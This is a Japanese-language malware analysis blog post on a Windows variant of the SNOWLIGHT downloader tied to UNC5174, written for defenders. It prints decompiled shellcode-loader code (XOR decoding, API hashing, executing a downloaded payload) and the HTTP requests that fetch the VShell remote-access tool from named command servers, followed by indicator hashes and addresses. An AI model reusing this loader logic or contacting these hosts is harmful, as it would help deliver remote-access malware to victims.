


UNC5174のWindows版マルウェアSNOWLIGHT – IIJ Security Diary

sect.iiij.ad.jp/blog/2025/11/unc5174-windows-snowlight-in-2025

Naoki Takayama

2025年11月14日



2025年10月、IIJはUNC5174が攻撃活動で使用するマルウェアSNOWLIGHTを観測しました。UNC5174は中国国家安全部 (MSS) と関係する可能性がある攻撃者とされており、世界中の国々 (米国、カナダ、東南アジア諸国など) の組織を標的とした攻撃活動を実施していることが報告されています。これまで確認されていたSNOWLIGHTの殆どはLinux版でしたが、今回弊社ではSNOWLIGHTのWindows版を観測し、調査を行うために解析を実施しました。

なお、今回解析したファイル群は10月30日に日本からVirusTotal上にアップロードされていることから、UNC5174による日本国内の組織を標的とした攻撃で用いられたマルウェアである可能性があります。




図1: 2025年10月30日に日本国内からVirusTotal上にアップロードされている

SNOWLIGHT

Windows版SNOWLIGHTはLinux版SNOWLIGHTと非常に近い機能を持つダウンローダです。実行フローを図2に示します。




図2: SNOWLIGHT (およびSNOWLIGHTによって実行されるVShell) の実行フロー

シェルコードローダ `msedgeupdate.dll` が実行されると、まず多重実行を抑制するためにMutex `Global\MicrosoftEdgeUpdate` を作成します。その後、同じフォルダ内に存在する `desktop.ini` ファイルを読み込み、その内容を `0x66825777` でXORデコードすることでシェルコード (SNOWLIGHT) を取得します。

```
82 fread(fileBuffer_0, 1u, fileSize, fileStream);
83 for ( i = 0; i < fileBufferSize; i += 4 )
84     *(_DWORD *)&fileBuffer_1[i] ^= 0x66825777u; // XOR decode data in "desktop.ini"
85 fclose(fileStream);
86 if ( !fileSize )
87     return -1;
```

図3: `desktop.ini` の内容をXORデコード

最後に、実行可能メモリ領域上に配置したシェルコード (SNOWLIGHT) を新たに作成するウィンドウ `MainWindow` のウィンドウプロシージャ関数として実行します。

```

95     code = (void *)((int (__stdcall *)(void **))AtlThunk_DataToCode)(&rxBuffer_2);
96     VirtualProtect(code, fileSize, PAGE_EXECUTE_READ, &fOldProtect);
97     WndClass.lpfWndProc = (WNDPROC)code;
98     WndClass.style = 0;
99     *(_QWORD *)&WndClass.cbClsExtra = 0;
100    *(_QWORD *)&WndClass.hIcon = 0;
101    WndClass.lpszMenuName = 0;
102    WndClass.hInstance = hInstance;
103    WndClass.lpszClassName = L"MainWindow";
104    WndClass.hbrBackground = (HBRUSH)6;
105    WndClass.hCursor = LoadCursorW(0, (LPCWSTR)0x7F00);
106    WndClass.hIcon = LoadIconW(0, (LPCWSTR)0x7F00);
107    RegisterClassW(&WndClass);
108    result = (WPARAM)CreateWindowExW(
109        0,
110        L"MainWindow",
111        &WindowName,
112        0xCF0000u,
113        0x80000000,
114        0x80000000,
115        800,
116        600,
117        0,
118        0,
119        hInstance,
120        0);

```

図4: シェルコードを実行

SNOWLIGHTが実行されると、まずAPI HashingによるWindows API関数アドレスの動的解決を行います。モジュール名およびWindows API関数名はROR13ベースのアルゴリズムでハッシュ化されていました。

```

18     apiTable->WSAStartup = ResolveApiFuncFromHash(0x6B8029);
19     apiTable->WSASocketA = ResolveApiFuncFromHash(0xE0DF0FEA);
20     apiTable->connect = ResolveApiFuncFromHash(0x6174A599);
21     apiTable->send = ResolveApiFuncFromHash(0x5F38EBC2);
22     apiTable->VirtualAlloc = ResolveApiFuncFromHash(0xE553A458);
23     apiTable->recv = ResolveApiFuncFromHash(0x5FC8D902);
24     apiTable->closesocket = ResolveApiFuncFromHash(0x614D6E75);
25     apiTable->gethostbyname = ResolveApiFuncFromHash(0x803428A9);
26     apiTable->inet_addr = ResolveApiFuncFromHash(0x4D7B1E12);
27     apiTable->strlen = ResolveApiFuncFromHash(0xFF13DAD9);
28     apiTable->strcat = ResolveApiFuncFromHash(0xED43D9D9);
29     apiTable->strcpy = ResolveApiFuncFromHash(0xED6BDD99);
30     apiTable->wsprintfA = ResolveApiFuncFromHash(0xD0EB608D);

```

図5: Windows API関数アドレスの動的解決

その後、`GetTempPathA` 関数を呼び出して取得した一時ファイル用のフォルダ内にファイル `log_de.log` が存在するかどうか確認して、存在する場合はマルウェアの実行を終了します。なお、Linux版SNOWLIGHTにも同様にファイル `/tmp/log_de.log` の存在を確認するコードが存在します。

```

78     ((void (__stdcall *)(int, _BYTE *))apiTable.GetTempPathA)(128, path);
79     wsprintfA = (void (__cdecl *)(_BYTE *, char *, char *, char *, char *, int *))apiTable.wsprintfA;
80     strcpy(format, "%s%s%s");
81     strcpy(tmp_0, "log_de.");
82     v1 = 0;
83     tmp_1 = 'gol'; // log
84     ((void (__cdecl *)(_BYTE *, char *, _BYTE *, char *, int *))apiTable.wsprintfA)(path, format, path, tmp_0, &tmp_1);
85     result = (BYTE *)((int (__cdecl *)(_BYTE *, _DWORD))apiTable.access)(path, 0);

```

図6: ファイル `log_de.log` の存在を確認

ファイル `log_de.log` が存在しない場合、SNOWLIGHTは通信先サーバに以下のHTTP GETリクエストを送信します。

```
GET /?a=w32&h=w1.topayapp.org&t=ws_&p=65512 HTTP/1.1
Host: w1.topayapp.org:65512
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0
Accept-Language: plaintext (plaintext)
```

最後に、受信したHTTPレスポンスのボディ部分を `0x99` でXORデコードして実行します。

```
203     do
204     {
205         v11 = receivedBytes;
206         do
207         {
208             *ptrShellcodeChar++ ^= 0x99u;
209             --v11;
210         }
211         while ( v11 );
212         cursor = (int (*)(void))((char *)cursor + receivedBytes);
213         ptrShellcodeChar = &recvBuffer[(DWORD)cursor];
214         receivedBytes = ((int (__stdcall *) (int (*)(void), BYTE *, int, _DWORD))apiTable.recv)(
215             conn,
216             &recvBuffer[(DWORD)cursor],
217             409600,
218             0);
219     }
220     while ( receivedBytes >= 1 );
221 }
222 ((void (__stdcall *) (int (*)(void)))apiTable.closesocket)(conn);
223 return ((int (*)(void))(void))recvBuffer();
```

図7: 受信したデータをXORデコード・実行

VShell

今回分析したSNOWLIGHTによって実行されるマルウェアはVShellというGo言語で開発されたRATでした。VShellはC2サーバとWebSocketを使用して通信を行い、攻撃者にリモートシェルやファイル操作などへのアクセスを提供します。




図8: VShellのGitHubリポジトリ (記事執筆時点で既に非公開となっている)

過去にもUNC5174はSNOWLIGHTを使用してVShell (Linux版) を配信していたことが報告されており、Windows環境を標的とした攻撃でも近しいスキームを採用していると考えられます。

関連が疑われるファイル

今回C2サーバのホストとして設定されていた [w1.topayapp\[.\]org](http://w1.topayapp[.]org) は2025年11月時点で [84.32.34\[.\]42](http://84.32.34[.]42) に名前解決しますが、VirusTotal上には今回取り上げた検体のほかに、当該アドレスに通信を行う複数のファイルがアップロードされていました。

Goで開発されたシェルコードローダ + Windows x64版 SNOWSHELL




図9: Goで開発されたシェルコードローダ

この実行ファイルはGoで開発されたシンプルなシェルコードローダで、AES-GCMで暗号化されたシェルコードをメモリ上で復号して、`EnumWindows` API関数を悪用してシェルコードを実行する機能を持ちます。実行するシェルコードはWindows x64版 SNOWSHELLであり、今回取り上げた検体と同様にVShellをC2サーバからダウンロードして実行する機能を持ちます。

C2サーバに送出するHTTP GETリクエストは以下の通りです。

```
GET /?a=w64&h=w1.submit-data.com&t=ws_&p=9999 HTTP/1.1
Host: w1.submit-data.com:9999
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:48.0) Gecko/2010 0101 Firefox/48.0
Code language: plaintext (plaintext)
```

ホスト `w1.submit-data[.]com` も2025年11月時点で `84.32.34[.]42` に名前解決しており、今回取り上げた検体と強い関連性を持つと考えられます。

Linux x64版 SNOWSHELL

x86 / x64に関わらず、Windows版 SNOWSHELLはシェルコード形式のペイロードでしたが、今回分析したLinux x64版 SNOWSHELLはELF形式でした。機能や挙動については既に多くのリサーチャーによって分析・公開されているので紹介を省きますが、User-Agent文字列に正常な値が格納された以下のようなHTTP GETリクエストを送出することから、Windows版 SNOWSHELLが送出するHTTP GETリクエストにおける、空白文字の入った不自然なUser-Agent文字列はマルウェア開発者のミスである可能性が高いと考えられます。

```
GET /?a=l64&h=l1.submit-data.com&t=ws_&p=65523 HTTP/1.1
Host: l1.submit-data.com:65523
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:48.0) Gecko/20100101 Firefox/48.0
Code language: plaintext (plaintext)
```

ホスト `l1.submit-data[.]com` も2025年11月時点で同様に `84.32.34[.]42` に名前解決しており、今回取り上げた検体と強い関連性を持つと考えられます。

おわりに

今回の記事ではUNC5174のマルウェアSNOWLIGHTのWindows版について取り上げました。

冒頭にも記載した通り、今回観測されたSNOWLIGHTは日本国内の組織を標的とした攻撃活動で使用された可能性があります。インディケーター情報を記事末尾のAppendixに記載してあるので、攻撃活動の検知や対応にお役立ていただければ幸いです。

Appendix: IoCs

ファイル

SHA256	説明
946f3935a4f69824e16bf815c3385cf6c1af4a5dd8df673861c286b8b65d7771	msedgeupdate.dll (シェルコードローダ)
72a2dc537f3414eba4b370d13ec0a32457078437541e93c238931bc756cc3f15	desktop.ini (XOR エンコードされた Windows x86版 SNOWLIGHT)
e22642373df0f75da74171aa72ea6244f79f5b2799264deb878e0b9c11d09f0a	windows_i386.exe (VShellローダ)
e9cdc34ea8354ce940d3ec9874a38f2e9b1ad3ca36ce6b09eb84825067aa9a1f	ws_windows_386.dll (VShell)
568768272e47a22ea0be3ec8be7665919b00b6a5f7269ef005f1148a3fa1376e	Goで開発されたシ ェルコードローダ + Windows x64版 SNOWLIGHT
716805aa25d2920f82d1411898df27446ddf8f85ebc0625b621215f6bf909a73	Goで開発されたシ ェルコードローダ + Windows x64版 SNOWLIGHT
d4ce9744ab67f5c2298313a997b97e421de31f464e990d02dd4e55bf1fc5043d	Linux x64版 SNOWLIGHT
c6c7865e0407f1925b098d72453ab1c31bae09fa1893d0e01bc0bebe65e64d25	Linux x64版 SNOWLIGHTによっ て実行されるVShell

通信先

- [w1.topayapp\[.\]org](#)
- [w1.submit-data\[.\]com](#)
- [l1.submit-data\[.\]com](#)

- 84.32.34[.]42

1. Bringing Access Back — Initial Access Brokers Exploit F5 BIG-IP (CVE-2023-46747) and ScreenConnect | Google Cloud Blog
<https://cloud.google.com/blog/topics/threat-intelligence/initial-access-brokers-exploit-f5-screenconnect>
2. Windows版SNOWLIGHTの存在はリサーチグループCtrl-Alt-Int3lによって2025年8月に報告されています。
From Campus to C2: Tracking a Persistent Chinese Operation Against Vietnamese Universities – Ctrl-Alt-Int3l
<https://ctrlaltint3l.github.io/threat%20research/china-vietnam-campaign>
3. モジュール名やAPI関数名をもとに生成されたハッシュ値を用いて、動的にAPI関数のアドレスを取得する手法。IAT内や文字列としてAPI関数名が残らない為、表層解析の段階でマルウェアの機能や特徴を分析することが困難になる。
4. User-Agent文字列内に不自然な空白文字 (0x20) が含まれていますが、これはマルウェアの挙動であり、後述する通り攻撃者のミスである可能性が高いと思われます。
5. 中国の継続的なサイバー戦争におけるUNC5174の進化：SNOWLIGHTからVShellへ | Sysdig
<https://sysdig.jp/blog/unc5174-chinese-threat-actor-vshell/>

カテゴリー:[マルウェア解析](#)

タグ:[Malware Targeted Attack](#)